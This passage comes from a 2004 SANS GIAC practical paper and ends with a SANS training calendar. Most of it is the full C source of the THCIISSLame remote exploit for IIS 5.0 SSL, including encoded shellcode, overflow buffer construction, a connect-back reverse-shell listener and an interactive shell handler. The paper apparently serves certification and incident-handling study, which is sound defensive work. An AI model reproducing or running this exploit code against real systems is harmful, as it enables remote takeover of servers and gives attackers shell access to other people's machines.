"\x44\x05\x0c\x94\x53\x68\x2e\x65\x78\x65\x68\x5c\x63\x6d\x64"
"\x94\x31\xd2\x8d\x45\xcc\x94\x57\x57\x57\x53\x53\xfe\xca\x01"
"\xf2\x52\x94\x8d\x45\x78\x50\x8d\x45\x88\x50\xb1\x08\x53\x53"
"\x6a\x10\xfe\xce\x52\x53\x53\x53\x55\xff\x55\xf0\x6a\xff\xff"
"\x55\xe4";
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
void usage();
void shell(int sock);

int main(int argc, char *argv[])
{
  unsigned int i,sock,sock2,sock3,addr,rc,len=16;
  unsigned char *badbuf,*p;
  unsigned long offset = 0x6741a1cd;
  unsigned long XOR = 0xffffffff;
  unsigned long XORIP = 0x93939393;
  unsigned short XORPORT = 0x9393;

  unsigned short cbport;
  unsigned long  cbip;

  struct sockaddr_in mytcp;
  struct hostent * hp;
  WSADATA wsaData;

  printf("\nTHCIISSLame v0.3 - IIS 5.0 SSL remote root exploit\n");
  printf("tested on Windows 2000 Server german/english SP4\n");
  printf("by Johnny Cyberpunk (jcyberpunk@thc.org)\n");

  if(argc<4 || argc>4)
   usage();

  badbuf = malloc(352);
  memset(badbuf,0,352);

  printf("\n[*] building buffer\n");

  p = badbuf;

  memcpy(p,sslshit,sizeof(sslshit));

  p+=sizeof(sslshit)-1;

  strcat(p,jumper);

  strcat(p,greetings_to_microsoft);

  offset^=XOR;
  strncat(p,(unsigned char *)&offset,4);

  cbport = htons((unsigned short)atoi(argv[3]));
  cbip = inet_addr(argv[2]);
  cbport ^= XORPORT;
  cbip ^= XORIP;
  memcpy(&shellcode[2],&cbport,2);
  memcpy(&shellcode[4],&cbip,4);

  strcat(p,shellcode);

  if (WSAStartup(MAKEWORD(2,1),&wsaData) != 0)
  {
   printf("WSAStartup failed !\n");
   exit(-1);
  }

  hp = gethostbyname(argv[1]);

  if (!hp){
   addr = inet_addr(argv[1]);
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  }
  if ((!hp)  && (addr == INADDR_NONE) )
  {
   printf("Unable to resolve %s\n",argv[1]);
   exit(-1);
  }

  sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
  if (!sock)
  {
   printf("socket() error...\n");
   exit(-1);
  }

  if (hp != NULL)
   memcpy(&(mytcp.sin_addr),hp->h_addr,hp->h_length);
  else
   mytcp.sin_addr.s_addr = addr;

  if (hp)
   mytcp.sin_family = hp->h_addrtype;
  else
   mytcp.sin_family = AF_INET;

  mytcp.sin_port=htons(443);

  printf("[*] connecting the target\n");

  rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct sockaddr_in));
  if(rc==0)
  {
      send(sock,badbuf,351,0);
      printf("[*] exploit send\n");

      mytcp.sin_addr.s_addr = 0;
      mytcp.sin_port=htons((unsigned short)atoi(argv[3]));

      sock2=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);

      rc=bind(sock2,(struct sockaddr *)&mytcp,16);
      if(rc!=0)
      {
       printf("bind error() %d\n",WSAGetLastError());
       exit(-1);
      }

      rc=listen(sock2,1);
      if(rc!=0)
      {
       printf("listen error()\n");
       exit(-1);
      }

      printf("[*] waiting for shell\n");
      sock3 = accept(sock2, (struct sockaddr*)&mytcp,&len);
      if(sock3)
      {
       printf("[*] Exploit successful ! Have fun !\n");
       printf("[*] ------------------------------------------------------------
--------\n\n");
       shell(sock3);
      }
  }
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  else
  {
   printf("\nCan't connect to ssl port 443!\n");
   exit(-1);
  }

  shutdown(sock,1);
  closesocket(sock);
  shutdown(sock,2);
  closesocket(sock2);
  shutdown(sock,3);
  closesocket(sock3);

  free(badbuf);

  exit(0);
}

void usage()
{
 unsigned int a;
 printf("\nUsage:  <victim-host> <connectback-ip> <connectback port>\n");
 printf("Sample: THCIISSLame www.lameiss.com 31.33.7.23 31337\n\n");
 exit(0);
}

void shell(int sock)
{
 int l;
 char buf[1024];
 struct timeval time;
 unsigned long ul[2];

 time.tv_sec = 1;
 time.tv_usec = 0;

 while (1)
 {
  ul[0] = 1;
  ul[1] = sock;

  l = select (0, (fd_set *)&ul, NULL, NULL, &time);
  if(l == 1)
  {
   l = recv (sock, buf, sizeof (buf), 0);
   if (l <= 0)
   {
    printf ("bye bye...\n");
    return;
   }
  l = write (1, buf, l);
   if (l <= 0)
   {
    printf ("bye bye...\n");
    return;
   }
  }
  else
  {
   l = read (0, buf, sizeof (buf));
   if (l <= 0)
   {
    printf("bye bye...\n");
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
    return;
   }
   l = send(sock, buf, l, 0);
   if (l <= 0)
   {
    printf("bye bye...\n");
    return;
   }
  }
 }
}
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Last Updated: April 24th, 2017

Upcoming Training

Click Here to {Get CERTIFIED!}

Automotive Cybersecurity Summit	Detroit, MI	May 01, 2017 - May 08, 2017	Live Event
SANS Riyadh 2017	Riyadh, Saudi Arabia	May 06, 2017 - May 11, 2017	Live Event
SANS Security West 2017	San Diego, CA	May 09, 2017 - May 18, 2017	Live Event
Community SANS St Louis SEC504	St Louis, MO	May 15, 2017 - May 20, 2017	Community SANS
SANS Northern Virginia - Reston 2017	Reston, VA	May 21, 2017 - May 26, 2017	Live Event
SANS London May 2017	London, United Kingdom	May 22, 2017 - May 27, 2017	Live Event
SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
Community SANS Huntsville - SEC504	Huntsville, AL	Jun 12, 2017 - Jun 17, 2017	Community SANS
SANS Thailand 2017	Bangkok, Thailand	Jun 12, 2017 - Jun 30, 2017	Live Event
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Philippines 2017	Manila, Philippines	Jun 19, 2017 - Jun 24, 2017	Live Event
Community SANS Marina del Rey SEC504	Marina del Rey, CA	Jun 19, 2017 - Jun 24, 2017	Community SANS
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Community SANS
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
Community SANS Sacramento SEC504	Sacramento, CA	Jul 17, 2017 - Jul 22, 2017	Community SANS